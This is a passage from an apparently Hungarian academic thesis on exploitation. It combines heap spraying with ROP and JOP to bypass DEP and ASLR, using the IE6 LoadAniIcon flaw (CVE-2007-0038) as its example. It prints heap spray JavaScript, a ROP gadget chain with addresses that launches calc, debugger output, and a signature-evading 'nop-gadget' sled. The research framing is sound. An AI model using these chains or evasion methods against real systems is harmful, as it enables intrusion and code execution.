
A ROP és a JOP pontos működését korábban bár bemutattam. Jelen vizsgálathoz első lépésben összefoglalom a heap spray lényegét és működését. A heap spray technika alkalmazása során a támadó a heapen helyezi el a futtatni kívánt kódot [54]. A heap spraynek tehát semmi köze a heap overflowhoz, mivel a program futásának eltérítése nem feltétlenül kötődik a heaphez. A rendeltetésszerű használattól való eltérés során a támadó a program futását a heapre irányítja, azt feltételezve, hogy a már előzőleg ott elhelyezett támadó kódja le fog futni. A heap spray tehát egy payload elhelyezési technika. Mivel pontos heap címet nem tud a támadó, ezért a hiba kiaknázása előtt a támadó kódját több példányban a heapre teszi (innen ered a heap spray név). A heap spray féle kiaknázás tehát a következő lépésekből áll:

1. Támadó kód elhelyezése minél több példányban a heapen
2. Memóriakorrupciós hiba kiaknázása
3. Programfutás átirányítása a heapre a támadó kód egyik példányának a feltételezett helyére

Az első lépés miatt ez a támadás csak olyan szoftvereknél alkalmazható, amelyeknél van lehetőség a hiba kiaknázása előtt a heapet teleírni a támadó kóddal. A legjobb példa erre a böngésző, ahol a hiba kiaknázása előtt a támadó javascripttel vagy vbscripttel teleírhatja a heapet. Javascript használható Adobe Readernél is illetve actionscripttel is teleírható a heap a flash lejátszók esetén.

5.1 Klasszikus heap spray

A klasszikus heap spray technikánál a támadó a heap valamely részére irányítja a kódvégrehajtást. Valójában a támadónak fogalma sincs, hogy ott a shellcode melyik példánya van, de ez mindegy is, mert mindegyik példány ugyanazt a támadó kódsorozatot tartalmazza. A probléma inkább azzal van, hogy a támadó nem feltétlenül találja el a payload legelejét. Ez azért gond, mert ha nem fut le a teljes payload, úgy a támadás se hajtódik végre. Erre a problémára kiváló a veremtúlcsordulás kiaknázásánál bemutatott nopsled. Amennyiben a payloadot egy nagyméretű nopsled előzi meg, úgy annak bármely részére is kerül a vezérlés a hatás ugyanaz. Ennek megfelelően a támadó az 5.1. ábrán látható heap elrendezésre törekszik.



5.1. ábra A heap megfelelő elrendezése a heap-sprayhez

A heap lefedése természetesen nem lehetséges egy változóval. A 5.1 ábrán látható módon nop sledek és payloadok kombinációját kell elhelyezni szabályosan ismétlődve. Ehhez a támadónak javascript ciklust, vagy ami még ennél is célszerűbb: string tömböt kell létrehoznia, amely minden eleme ugyanazt a stringet tartalmazza.

A 5.1. ábrán látható az is, hogy a jó megoldás az, ha a nopsledek és a végrehajtandó támadó kód hézagmenetesen fedik le a heapet. A hézagmentes lefedés sok esetben nem is egyszerű feladat. A heap egyszeres és kétszeres láncolt listákat tartalmaz és a láncolt lista egy eleme

különböző nagyságú lehet. A string tömb elemméretének megválasztása ezért kulcsfontosságú a heap spray támadó kódjának elhelyezésénél. Ha a tömb egy eleme túl nagy, akkor a heapben való tárolás során a stringet még két részre bonthatja az operációs rendszer. Ha a méret túl kicsi, úgy a heap blokkjainak header adataiból túl sok lesz. A leginkább hézagmentes lefedés legjobban akkor teljesül, ha a több egy elemének mérete pontosan megegyezik a heap egy blokkjának nettó méretével és ez a méret a lehető legnagyobb. Teljes hézagmenetes lefedés a blokkok headerjei miatt nem lehetséges.

5.2 DEP megkerülése Heap spray használatával

A Data Execution Prevention támadó oldalról nézve óriási problémát jelent a klasszikus heapspraynél. Mivel a payload a heapen van sok példányban, ezért a payload egy lehetséges jó címét eltalálni könnyű, de annak futását a DEP megakadályozza (a stacken és heapen csak adatok lehetnek, kód nem futhat). Születtek azonban megoldások a DEP megkerülésére heap spray alkalmazása esetén is.

Sotirov és Dowd [55] az Internet Explorer 7 LoadAniIcon hibáján (CVE-2007-0038) keresztül mutat be lehetőségeket a DEP megkerülésére heap spray technikával. A megoldás lényege, hogy kód-újrafelhasználás segítségével a fix memóriacímre betöltődő flash playerben található VirtualProtect metódushívás segítségével a támadó kód módosítja a payloadot tartalmazó heap rész DEP védelmét. Valójában ez a megoldás nem közvetlenül a DEP-et kerüli ki, hanem kikapcsolja a DEP-et, amely összességében mégis csak egy DEP megkerülési módszer (a hibás szoftver DEP védelemmel van ellátva, de az exploit lefut). A megoldás kulcsa tehát a VirtualProtect metódushívás, amely jelen van a Flash Player version 9.0.124.0-ben egy fix memóriacímen. A veremtúlcsordulás kiaknázása során a LoadAni visszatérési címe kerül felülírásra a Flash Playerben található VirtualProtect címmel. A kiaknázáshoz a verembe kell még helyezni a VirtualProtect megfelelő paramétereit is. A VirtualProtect metódushívás az alábbi bemeneti paraméterekkel dolgozik:

- a memória kezdőcíme, amelyen a DEP módosítást kell végrehajtani
- a memória blokk hossza
- a memória védelmi mód típusa (csak végrehajtás, csak írás, írás és végrehajtás, stb.)
- egy memória cím, amire az előző védelmi mód értékét írja a metódus

A flash player kódjában a VirtualProtect metódushívás az alábbi módon van jelen:

call ds:VirtualProtect

pop ecx

retn 0ch

Nagyon előnyös, hogy a fenti kódban gyakorlatilag közvetlenül egy *retn* utasítás van, a VirtualProtect metódushívás után. Ez azért fontos, mert a veremtúlcsordulás során a visszatérési cím VirtualProtect-re irányításán és a VirtualProtect paramétereinek veremre írásán túl a kódfuttatást rögtön az adott heap részre lehet irányítani, köszönhetően a *ret* utasításnak. A megfelelő kiaknázáshoz az alábbi értékeket kell a stackre helyezni:

- a flashplayer VirtualProtect metódushívásának a címe (eredetileg itt szerepelt a LoadAniIcon visszatérési címe)
- dummy értékek, amik még a LoadAniIcon paraméterei voltak
- a heap címe, amelyen a DEP védekezés értékét megváltoztatjuk (a teleírt heap rész közepe)
- a blokk mérete, amin a változást szeretnénk végrehajtani (az elhelyezett shellcode méret)
- a védekezési érték (PAGE_EXECUTE_READWRITE)
- a régi értéknek egy memóriacím (egy tetszőleges írható memóriacím)
- dummy érték, amelyet a *pop ecx* használ a flash player kódjában
- a flash player kódjában szereplő *retn*-hez tartozó cím (a shellcode címe).

A fenti megoldással a LoadAniIcon nem tér vissza a normál működéshez tartozó kódrészlethez, helyette a flashplayerben található VirtualProtect metódushívásra ugrik. Ez felveszi a stackről a megfelelően beállított paramétereket, ezáltal megváltoztatja egy közbenső heaprész DEP védelmét. Ezen a részen már ott van az előzőleg elhelyezett shellcode egy példánya. A VirtualProtect lefutása után a *pop ecx* felveszi a dummy értéket, majd a *ret* utasítás az előzőleg megváltoztatott DEP védelemhez tartozó shellcode-ra ugrik és le is fut.

A DEP megkerülésére akkor is van megoldás, ha a veremtúlcsordulásos hibához tartozó metódus stack cookie védelemmel van ellátva. Ebben az esetben a kivételkezelő kódját kell felülírni. Ez a megoldás azért lesz egy kicsit összetettebb, mert ha a kivételkezelés miatt a kódvégrehajtás még a LoadAniIcon befejeződése előtt abbamarad, úgy a LoadAniIcon stack frame-je se épül le a veremből, így a VirtualProtecthez se lehet paramétereket rendelni. Ennél a megoldásnál a kivételkezelést nem közvetlenül a VirtualProtect-re kell irányítani, hanem előtte a stackpointert kell beállítani a megfelelő helyre, egy *add esp, érték* jellegű rövid kódrészlettel. A flashplayerben szerencsére ilyen is található:

```
add esp, 0b30h
retn
```

Ezáltal az első lépésben a stackpointer a támadás szempontjából megfelelő helyre kerül, majd a korábban bemutatott VirtualProtect-es módszert használja.

5.3 Heap spray Return Oriented Programminggal

Az előzőekben bemutatott kiaknázási típusnál a DEP védelem úgy lett megkerülve, hogy a VirtualProtect metódushívással a heap egy adott részének DEP védelmét kikapcsoltuk. Garancia természetesen nincs arra, hogy általános esetben fix címen szerepelni fog egy ilyen metódushívás. A DEP kikapcsolására természetesen más technika is alkalmazható pl. a Return Oriented Programmingnál alkalmazott alábbi rövid visszatérési cím és paraméter sorozat:

1. Pop eax gadget
2. Virtual Protect címe
3. Call eax gadget

Az első gadget (első adat) felveszi a VirtualProtect címét (második adat) a stackről, a második gadget (harmadik adat) ezt metódusként meghívja. Ezzel a megoldással az a probléma, hogy ha van ASLR, akkor a VirtualProtect címe nem ismert. Ebben az esetben még az ASLR-t is meg kell kerülni pl. brute force módon. Ugyancsak Return Oriented Programminghoz hasonló módszert használtak [5-5] a kivételkezelő felülírásához tartozó kiaknázásnál is.

A kutatás során egy olyan módszert kerestem, amellyel nem szükséges a heap DEP védelmét kikapcsolni, ugyanakkor rendelkezik a heap spray azon előnyével, hogy a shellcode pontos címét nem kell ismerni és már a hiba kiaknázása előtt elhelyezhető a memóriában a támadó kód. Ez a megoldás a ROP és a heap spray kombinációja, támadó kódot erre még nem publikáltak. A módszer működőképességének bizonyítását egy Windows XP operációs rendszeren futó Internet Explorer 6.0 LoadAniIcon sérülékenységén keresztül mutatom be. A támadó kód megírásához az eredeti [56] exploitot módosítottam.

Az eredeti exploitban a heap spray-t javascripttel alkalmazták az alábbi módon:

```
var heapSprayToAddress = 0x07000000;
var payLoadCode = unescape("%uE8FC%u0044%... );
var heapBlockSize = 0x400000;
var payLoadSize = payLoadCode.length * 2;
var spraySlideSize = heapBlockSize - (payLoadSize+0x38);
var spraySlide = unescape("%u4141%u4141");
spraySlide = getSpraySlide(spraySlide,spraySlideSize);
heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;
memory = new Array();
for (i=0;i<heapBlocks;i++) {   memory[i] = spraySlide + payLoadCode; }
```

Az exploit gépi kódja *payLoadCode* nevű változóban található. Ez a kódsorozat a "proof of concept" támadásokhoz hasonlóan egy kalkulátort nyit meg. A kalkulátor megnyitása azt bizonyítja, hogy a támadó egy ettől eltérő payload-dal tetszőleges kódot végrehajthatott volna (*arbitrary code execution*).

A spraySlide nevű változó a nopsledet tartalmazza. Jelen esetben ez nem egy klasszikus nopsled, mivel a 41-es hexa érték ismétlődik benne. A hexa 41 az *inc ecx* megfelelője, tehát valójában semmi jelentős nem történik a sprayslide végrehajtása során (az *ecx* folyamatos növelése a payloadra nincs hatással). A for ciklusban a memóriába kerül a sprayslide és a payload összefűzött kombinációja több példányban, így bármely helyre is ugrana az utasítás-végrehajtás ezen heap részen előbb utóbb a payload lefut az elejétől a végéig.

A Return Oriented Programming és a heap spray kombinációjához meg kell találni a megfelelő értékeket a sprayslideba és payloadba is. A Return Oriented Programming kódvégrehajtás során a stack vezérli a gadget-végrehajtást és a paramétereket, ezért az első feladat a stack áthelyezése a heap azon részére ahol előzőleg elhelyeztük a támadó kódot. Ehhez több lehetőség is megfelelő lehet elméletben, pl:

- xchg eax, esp (kicseréli az eax regiszter és a stack pointer értékét, ehhez előtte az eax-t be kell állítani)
- mov esp, ebp (megváltoztatja a stack pointer értékét, itt előzetesen az ebp-t kell beállítani)
- pop esp (felveszi az aktuális stackről az új stackpointert, az aktuális stackre kell helyezni a kívánt új stack pointert).

A kutatás során több megoldást is kipróbáltam, a legegyszerűbb megoldás a harmadik eset volt. Ebben a megoldásban kettő darab értéket kell felülírni a normál működéshez tartozó stacken: a LoadAniIcon visszatérési címét egy meglévő *pop esp* utasítás címére, valamint a közvetlen utána következő értéket a kívánt új stack címre.

Az eredeti exploit egy html fájlból olvassa be a stackre kerülő túlírt értéksorozatot (riff.htm)

```
document.write("<HTML><BODY style=\"CURSOR: url('riff.htm')\">
</BODY></HTML>")
wait(500)
window.location.reload()
```

A vizsgált operációs rendszeren a riff.htm 11.-ik duplaszója írta felül a LoadAni visszatérési címét. Ezt a saját megvalósításomban egy a natív api-ban található *pop esp, ret* gadget címére cseréltem (7C929BAB). Természetesen ezzel a megoldással az ASLR kikerülése máris sérült, mivel a *ntdll.dll* helyének randomizálása elronthatja a helyes működést. A későbbiekben bemutatom, hogyan lehet mégis ASLR-t is megkerülni ezzel a módszerrel. A sprayslideba viszont a = 7C929BAC címet helyeztem, amely eggyel nagyobb az előzőnél, így pontosan a *ret* utasításra mutat. A sprayslide-om ezek alapján így néz ki:

```
var spraySlide = unescape("%u9bac%u7c92");
```

Ezzel a megoldással megalkottam és definiáltam az úgynevezett *nop-gadget*-et. A nop-gadget értelmezésemben a Return Oriented Programoknál alkalmazható üres utasítás (*no operation*). Minden kódszegmensben található *ret* utasítás alkalmazható erre a funkcióra, mivel egy ilyen cím esetén csupán annyi történik, hogy a következő stacken lévő címre irányítódik a vezérlés. Egy stacken elhelyezett Return Oriented Program esetén a nop-gadgetnek nem sok értelme van. A heap-spray-jel kombinált megvalósításban azonban fontos szerepet tölthet be. Hasonlóan a klasszikus nop-sledhez a támadónak nem szükséges a payload elejét eltalálni (jelen esetben a payload első gadgetjének címét), mivel tetszőleges számú nop gadget is lefuthat a payload előtt.

Fontos megjegyezni, hogy a nop-gadget sokkal jobban elrejthető egy támadásban, mint egy klasszikus nop-sled. A nopsled hexa 90-es byte-ok sorozata ezért ez könnyen kiszűrhető. Nop-gadgetből rengeteg van a memóriában, mivel bármely *ret* utasítás ezt a funkciót töltheti be. Így a nop-gadget sled elrejtéséhez elegendő csupán más és más nop-gadgetet használni tetszőlegesen randomizálva. Egy ilyen megoldással a szignatúra alapú exploit felismerés biztosan teljesen hatástalan lesz tekintve a gyakorlatilag végtelen variációt.

Szintén nop-gadget funkciót tölthet be minden egyszerű a payload szempontjából semleges utasítássorozat, mint pl. egy *inc ecx, ret* utasitás blokk címe. Ugyanúgy *inc ecx* utasítást használt az eredeti exploit a nop-sledhez.


A megalkotott heap-spray és Return Oriented Programming kombinációhoz a payLoadCode változóba nem a közvetlen payload-ot hanem a payload gadgetjeinek címét kell helyezni. Az általam készített payload a "proof of concept" jelleg miatt szintén egy kalkulátort nyit meg. Ehhez az alábbi táblázatban lévő gadgeteket használtam:

	Gadget címe	Szegmens	Kód /adat	Funkció
1.	7c80991b		Pop eax	A 0040300 címre helyezi(adatszegmens) a calc stringet a termináló nulla byte nélkül
2.	00403000		Adat	
3.	7c96bd42		Pop ecx	
4.	63616c63		Adat	

5.	7c951376		Mov [eax], ecx	
6.	7c80991b		Pop eax	A 00403004 címre helyez egy nulla értéket (a calc-ot lezáró termináló nulla byte)
7.	00403004		Adat	
8.	7c96bd42		Pop ecx	
9.	00000000		Adat	
10.	7c951376		Mov [eax], ecx	
11.	7c80991b		Pop eax	Felveszi a WinExec címét
12.	7c86114d		Adat	Winexec címe
13.	77d9b63b		Call eax Pop ebp	Meghívja a WinExec metódust
14.	00403000		Adat	Első paraméter az előzőekben beállított calc string címe
15.	00000001		Adat	Második paraméter: Show_Normal
16.	00000000		Adat	Dummy adat a pop ebp miatt szükséges
17.	7c81caa2		Exit process	Leállítja az explorert

5.1. Táblázat ROP payload heap sprayhez


Az első 5 gadget egy tetszőleges helyre tetszőleges értéket író utasítás sorozat. Az első cím (*pop eax*) felveszi a helyet ahová írni kell, a harmadik cím (*pop ecx*) felveszi az értéket, amit a kiválasztott helyre akarunk írni, az ötödik adat a ténylegesen írást végrehajtó gadget (*mov [eax], ecx*). Jelen exploitban az adatszegmens $00403000 helyére kerül a 'calc' ASCII byte sorozat. A táblázat 6-10 eleme szintén egy érték írás, de ezúttal nulla kerül a $00403004 címre, azaz a calc stringet zárja le nullával (string vége jelzése).



5.2. ábra Visszatérési cím felülírás

A táblázat 11. és 12.-ik sora az *eax* regiszterbe helyezi a *WinExec* metódushívás címét, a 13.-ik sorban szereplő gadget cím pedig végrehajtja azt. A *WinExec* metódushívás paraméterei a 14.-ik és 15.-ik sorban szerepelnek. Végezetül a 17.-ik sorban a kernel32.dll *ExitProcess* metódusa kerül meghívásra.

Az 5.2 ábra a LoadAniIcon visszatérési címének felülírását szemlélteti Ollydbg debuggerben. A visszatérési cím átírása után a heapre kerül a stack, ahol az előzőleg elhelyezett nop-gadgetek futnak.




5.3. ábra Nop gadget végrehajtás


A nop-gadgetek lefutása után a tényleges payload is lefut, a módosított stacken látható a beállított gadget-címek és utasítások sorozta.

```
0B20FF88  7C80991B
0B20FF8C  00403000   ASCII "'$@"
0B20FF90  7C96BD42   RETURN from ntdll.DbgPrint to ntdll.7C96BD42
0B20FF94  636C6163   calc  Format = ???
0B20FF98  7C951376
0B20FF9C  7C80991B
0B20FFA0  00403004
0B20FFA4  7C96BD42   RETURN from ntdll.DbgPrint to ntdll.7C96BD42
0B20FFA8  00000000
0B20FFAC  7C951376
0B20FFB0  7C80991B
0B20FFB4  7C86114D   kernel32.WinExec
0B20FFB8  77D9B63B
0B20FFBC  00403000   ASCII "'$@"
0B20FFC0  00000001
0B20FFC4  00000000
0B20FFC8  7C81CAA2   kernel32.ExitProcess
0B20FFCC  00000000
0B20FFD0  00000000
0B20FFD4  00000000
0B20FFD8  00000000
0B20FFDC  00000000
```

5.4. ábra ROP payload futása a heap-en


Végezetül az exploit futásának eredményeként a kalkulátor megnyílik és az explorer bezáródik (5.5 ábra).





5.5. A ROP heap spray támadás eredménye

Az előzőekben bemutatott exploit egy teljesen új kiaknázási módon alapszik a heap spray technika és a Return Oriented Programming együttes alkalmazásán (5.6. ábra).



5.6. ábra A Return Oriented Programming és a heap spray együttes használata

Érdemes áttekinteni az előnyeit és a hátrányait a bemutatott kiaknázási módnak:

A ROP - heap spray kombináció előnyei:

- A payload előzetesen bekerült a memóriába, tehát nem volt szükség a metódus visszatérési címet felülíró adathoz csatolni a támadó kódot is. A metóduscím felülírás és a payload együttes használata történik a klasszikus puffer-túlcsordulásnál valamint a hagyományos return-oriented technikánál is. Az exploit kiszűrése emiatt lényegesen nehezebb. Ugyanez az előny a hagyományos heap spraynél is megvan, tehát ez az előnyös tulajdonság a klasszikus Return Oriented Programming kiaknázásokhoz hasonlítva jelent előnyt.

- szintén a klasszikus Return-Oriented Programinghoz képest jelent előnyt, hogy a stack mérete nem jelent semmilyen korlátot. A stackre mindösszesen két támadó adat került, minden egyéb támadó adat a heapen van.

- a hagyományos heap spray technikához hasonlítva jelent előnyt, hogy ezen kiaknázással nem történik kódvégrehajtás adat memóriarészen. Hagyományos heap spray technikánál meg lehet tenni, hogy a payloadot tartalmazó heaprész DEP védelmét előzetesen kikapcsoljuk. A bemutatott megoldással erre nincs szükség, mivel ténylegesen nincs kódvégrehajtás az adatszegmensen.

A ROP heap spray kombináció hátránya:

- a módszer legnagyobb hátránya a memória címtér randomizálás (ASLR) problémája. Ez a probléma a klasszikus Return Oriented Programoknál is megvan, ugyanakkor a klasszikus heapspray erre nem érzékeny.

Az ASLR okozta problémákat kutatásaim szerint az alábbi módon lehet megkerülni. Az ASLR megkerülésére a szakirodalomban két módszert definiáltak. Az első megoldásnál egy más szoftverhibán keresztül (pl. format string hiba) a támadó kiszámíthatja az egyes végrehajtható modulok memóriacímének randomizált eltolását ideiglenesen. Ez a megoldás természetesen itt is működik, mivel ha előzetesen van lehetőség az ASLR okozta címtartomány eltolások értékét meghatározni, úgy össze lehet állítani az exploitot ennek figyelembe vételével az aktuális gadget címekkel. A másik megoldástípus, amikor a támadó brute-force módszerrel megtippeli a címeltolásokat, így előbb-utóbb beletalál a megfelelő eltolásokba és lefut a támadó kód. Ez a megoldás is használható ennél a megoldásnál, azzal a megkötéssel, hogy célszerű a támadáshoz használt gadgeteket egyazon *dll* kódszegmenséből kivenni, mivel így a feladat egyparaméteres, így a lehetőségek száma lényegesen kevesebb. Jelen esetben a megvalósítás során azt vizsgáltam, miként valósítható meg az előzőekben bemutatott támadás csupán a *kerenel32.dll*-ben található kódrészletekből. Azért a *kernel32.dll*-t választottam, mert a *WinExec* és az *ExitProcess* használatához a *kernel32* használata szükségszerű egyébként is. Az előző táblázatban található gadgetek a *call eax* kivételével mind megtalálhatóak voltak a *kernel32.dll*-ben:

pop eax	7c80991b	ez eredetileg is a *kernel32.dll*-ben volt
pop ecx	7c8769b3	ez egy új gadget, amely lényegesen hosszabb az eredetileg alkalmazottnál: pop *ecx; pop edi; pop esi; pop ebx; pop ebp; ret 0x10*, emiatt a payload kicsit hosszabb lesz (sok dummy adat a stacken)

pop esi	7c80a347	
call esi	7c81dc2c	mivel használható *call eax* gadgetet nem találtam a *kernel32.dll*-ben, ezért helyette a *pop esi + call esi*-vel hajtom végre a *WinExec* metódushívást. Ez a megoldás teljesen egyenértékű az előzővel

Szintén lehetséges megoldás az ASLR megkerülésére, ha egy olyan kódszegmens részt használunk a gadgetekhez, amelyek helye nem randomizált az ASLR ellenére. Ilyen pl. a flash player kódja (a flash player jó eséllyel telepítve van az explorerhez). Ennek a megoldásnak az a hátránya, hogy a *WinExec* címe így nem ismert.

Összességében sikerült egy olyan új támadás típust bemutatni, amely kombinálja a Heap-sprayt és a Return Oriented Programmingot és rendelkezik mindkettő előnyös tulajdonságaival egyszerre:

- a payload előzetesen kerül a memóriába és nem része a közvetlen memória korrupciónak
- a DEP védelem hatástalan ellene
- a stacken rendelkezésre álló hely semmilyen korlátot nem jelent
- az ASLR is megkerülhető vele

A támadó kód teljes forrása az A függelékben található.

.

5.4 Heap spray Jump Oriented Programminggal

Kutatásom tárgya volt annak eldöntése is, hogy alkalmazható-e a Jump Oriented Programming kiaknázási módszer a heap-spray-el együttesen. Azt is vizsgáltam, hogy milyen feltételek teljesülése kell egy ilyen típusú kiaknázáshoz valamint melyek az előnyei és hátrányai ennek a megoldásnak. Jump Oriented Programming kiaknázást Heap-spray-el együtt korábban még nem vizsgáltak.
A Jump Oriented Programok legfontosabb része a dispatcher gadget. Ezek keresésére algoritmusokat mutattam be a 3.-ik fejezetben. Mindezek felhasználásával kerestem dispatcher gadgetnek megfelelő kódrészleteket az előző alfejezetben tárgyalt LoadAniIcon hibához. Figyelembe véve a kalkulátor megnyitását, mint feladat, első közelítésben a

kernel32.dll kódszegmensét vizsgáltam át lehetséges dispatcher gadgetek szempontjából. A 4.-ik fejezetben bemutatott osztályozás alapján az alábbi kódrészlet a legalkalmasabb dispatcher gadgetnek a LoadAniIcon hibához:

kernel32.7c834c90: adc esi, edi
kernel32.7c834c92: call dword [esi-0x18]

Az elkészült Jump Oriented Programming exploitban ez alapján az *esi* regiszter lesz a dispatcher tábla index regisztere, amely az *edi* regiszter értékével növelődik minden körben. A Jump Oriented Programok kiaknázásának első lépése, hogy a megfelelő regisztereket beállítsuk a helyes működéshez szükséges értékekre. Jelen esetben az alábbi beállításokat kell megtenni előzetesen:

- az *esi* értéke a heap spray-jel írt rész valamely középső részébe mutasson. Az előző ROP-pal történő kiaknázáshoz hasonlóan ezt *0x0b0b0b0c*-ra fogom állítani
- figyelembe véve a 32bites architektúrát az *edi* értékét 4-re kell állítani, ahhoz, hogy egy folytonos dispatcher táblát tudjunk használni a támadáshoz
